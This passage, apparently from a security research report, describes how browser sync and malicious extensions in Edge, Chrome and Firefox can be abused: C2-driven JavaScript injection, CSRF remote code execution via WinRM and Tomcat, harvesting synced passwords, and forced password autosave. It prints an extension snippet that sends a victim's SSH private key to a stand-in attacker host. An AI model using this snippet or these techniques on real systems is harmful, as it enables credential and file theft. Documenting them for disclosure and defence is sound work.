


Figure 55: Same Origin Policy preventing redirection to a file from an http context.

No such protection was in place once in a `file://` context. This would allow an attacker to navigate to arbitrary `file://` paths and execute JavaScript on each of those pages, allowing for a malicious extension to read the data from a Directory listing endpoint to enumerate file and folder names.




Figure 56: Viewing a folder in a file context showing full directory listing.

Following this, automated file enumeration and exfiltration could be done, exfiltrating one file at a time. This could be improved significantly if a state could be maintained between pages. The easiest implementation of this identified during the case study was a web-based Command and Control server, to inform the extension as to which files to download. This activity would be overtly malicious and very likely to be detected by an active user if conducted while the user was interacting with the browser, however by generating a valid pretext, setting up a delay to only trigger after a significant amount of inactivity, or triggering other activities to distract the user, this could still be executed with reasonable efficacy.

JavaScript Command and Control

To extend the data exfiltration techniques discussed, a malicious Command and Control (C2) server was created, such that the malicious extension could periodically send HTTPS requests to the server and execute various malicious functions based off the C2 response.

The following functionality was tested and verified:

- Injecting arbitrary JavaScript into the current page and executing it.

- Exfiltration of all content on the current page, including file directives.
- Launching a Cross-Site Request Forgery attack to trigger an arbitrary command on the current device via WinRM, via the technique discussed in Case study 2.
- Checking if the current URL was a file path.

Remote Code Execution

An attacker could target internal systems with traditional web vulnerabilities, by forcing the victim user to navigate to a vulnerable internal site and then execute unrestricted JavaScript in the context of that site. Without using an extension, Same Origin Policy would prevent this. However, with an extension, the attacker could execute multi-step web requests in order to trigger attacks such as remote-code execution. This can be used for sites with known authenticated RCE such as Tomcat¹⁸, or for internal network attacks such as WinRM. As these exploits would come from the victim's browser, they would also circumvent any IP allowlisting and other network restrictions.

Settings Modification

Very few settings were modifiable through extensions, none of which were of notable use, as these settings could all be set by settings sync directly. Extensions also provided additional warnings when an extension changed settings, increasing the likelihood of a user detecting the malicious activity.

Subsequent Network Exploitation

As discussed in case study 3, Arbitrary JavaScript execution could be leveraged for a variety of remote exploits including code execution, either against internal applications, or by leveraging WinRM on the victim host.

As extensions embed and execute JavaScript in the context of the current page, and an attacker could control the victim's start page, an attacker could force a user to a vulnerable site and execute malicious JavaScript, circumventing Same Origin Policy, and allowing for multiple state-changing requests to be made as part of a complex exploit chain. Additionally, web credentials could be compromised via the credential coercion discussed in case study 1, allowing for authenticated remote code execution vulnerabilities to also be exploited.

Exploitation through this avenue was limited by the Content-Security Policy (CSP) of the victim site, as this could prevent running JavaScript if a sufficiently hardened CSP was in place.

Key results

Extensions allow for the high-impact attacks found in the previous case studies that otherwise required a universal XSS vulnerability to leverage. Most notably being EXEC-1, and THEFT-3 and THEFT-4.

¹⁸ <https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/tomcat#rce>

COMBINING THE RESULTS OF THE CASE STUDIES

High-Complexity Targeted Attacks

- Malicious extension published to browser stores to trigger CSRF RCE on local servers.
- Malicious extension published to browser stores to passively steal data and potentially embed malware in trusted downloads.
- Passive compromise of credentials and context for use by operators.

Targeted Dedicated Attacks

- Credential theft via authentication coercion.
- Exfiltrating local file share data via malicious extensions.
- Compromising local servers via malicious extension or context driven XSS in unpatched/outdated server.
- Downloading malicious files and social engineering a user into triggering malware.

Opportunistic Attackers

- Coerced Secrets theft via enabling automatic password saving.
- Passive secrets theft.
- Installing Adware or other non-sophisticated Malicious Extensions.

KEY RESULTS FROM CASE STUDIES

As the case studies reference each other, the conclusions of each have been added together here, with labels for each malicious action, to allow for easier referencing.

THEFT-1 Passive compromise of user information

As discussed in case study 1, compromise of significant user information was identified in each of the three browsers.

THEFT-1.1 Compromise of history and passwords for internal network attacks

Looking through a compromised user's passwords and history could trivially identify sites to target for subsequent attacks. In combination with other vulnerabilities, this can lead to remote code execution and other high impact vulnerabilities. This information could also be retrieved on Firefox or Chrome.

For example, to identify a Tomcat¹⁹ instance, an attacker could look for credentials to an internal site on TCP port 8080, look through the user's history to identify a site with the endpoint: `"/manager/html"`, or look for a page in history with the Apache Tomcat Header. In the example shown below, the admin endpoint for the tomcat instance was shown, along with the service version, making it trivial for an attacker to identify.




Figure 57: Viewing the history for the user, including a local Tomcat admin endpoint.

From this it would be trivial to correlate this application with the saved passwords for the application, allowing for authenticated forged requests against the server.




Figure 58: Viewing the administrator Tomcat password by correlating the website with history.

A demonstration of exploitation using this information can be found in EXEC-1.1.

¹⁹ <https://tomcat.apache.org/>

THEFT-1.3 Passive compromise of user information in Firefox

As per case study 1, with no overtly malicious activity an attacker can compromise data from the `about:logins` endpoint.

To retrieve full sync information without modifying the victim's browser, an attacker can disable synchronisation of Add-ons and install the `about:sync` extension.




Figure 59: Disabling add-on sync in settings.

The `about:sync` add-on will then pull down a copy of the sync state and decode it, allowing for full plaintext retrieval of data, if a secondary password has not been configured in Firefox.




Figure 60: Viewing all sync collections in about:sync.

THEFT-1.4 Passive compromise of user information in Chrome

As per case study 1, with no overtly malicious activity an attacker can compromise data from the following.

- Chrome://settings/payments
- Chrome://password-manager/passwords
- Chrome://addresses

Full information can also be obtained by using the Sync Node Browser in `chrome://sync`.




Figure 61: Viewing the sync data through the sync node browser in **chrome://sync**.

THEFT-1.5 Passive compromise of user information in Edge

As per case study 1, with no overtly malicious activity an attacker can compromise data from the following.

- Edge://settings/passwords
- Edge://settings/payments
- Edge://settings/personalinfo

Full information can also be obtained by using the Sync Node Browser in **edge://sync**.




Figure 62: Viewing the sync data through the sync node browser in **edge://sync**.

THEFT-2 Forced Password Theft

THEFT-2.1 Forced Password theft in Edge

By leveraging the synchronised password settings on Edge, an attacker could enable a remote keylogger on the victim's device.

To demonstrate this, on the attacker device, the settings at `Edge://settings/passwords` were modified to enable the "Offer to save passwords", "Automatically save passwords", and "Autofill passwords" features.




Figure 63: Configuring settings to automatically save passwords on the victim's device,

Once the setting had synced to the victim device, the victim user logged into a website, resulting in their password being automatically saved.




Figure 64: Logging into a website on the victim device.

In the response after logging in, the user would be notified that their password was saved. However, by this point it had already been saved to the cloud sync server and received by the attacker device.




Figure 65: The password is automatically saved, as shown in the prompt in the top left.

From the attacker device, the password was now saved and accessible. Note, Edge prompted the attacker to enter their desktop password to view the credentials, which the attacker had access to, as they own the device. These credentials could have been logged from the sync response, rather than viewed in the browser.




Figure 66: Once the password is received by the attacker device, it can be read in plain text.

THEFT-3 Local File Theft Via XSS

As discussed in case study 2, compromise of local files is trivial with control of a user's start page, and JavaScript execution in the context of the local file.

This action is overtly malicious, however it can be partially masked by providing a user with multiple pages, such that the malicious page is not in focus when the victim opens their browser.

THEFT 3.1 SSH Private Key Theft in Edge via Malicious Extension

By setting the users start page to a local key file such as `file:///C:/User/Users/.ssh/id_rsa` and leveraging a malicious extension to execute JavaScript on the page, an attacker could exfiltrate the contents of the file to a remote server over HTTPS.

The malicious JavaScript was embedded in the extension:

```
if(window.location.href == "file:///C:/Users/User/.ssh/id_rsa"){var
Source = new XMLSerializer().serializeToString(document);
fetch("http://jankhjankh.evil:1337/?"+btoa(unescape(encodeURIComponent(Source))));
window.location.href="http://google.com"};
```

The user's start page was set to the path to their local SSH private key.




Figure 67: Setting the user's start page to the location of their SSH private key.

Upon the victim opening their browser, they were taken to their SSH private key, before being redirected to <https://google.com>.




Figure 68: Upon reopening their browser, the victim temporarily sees their SSH key before redirection.

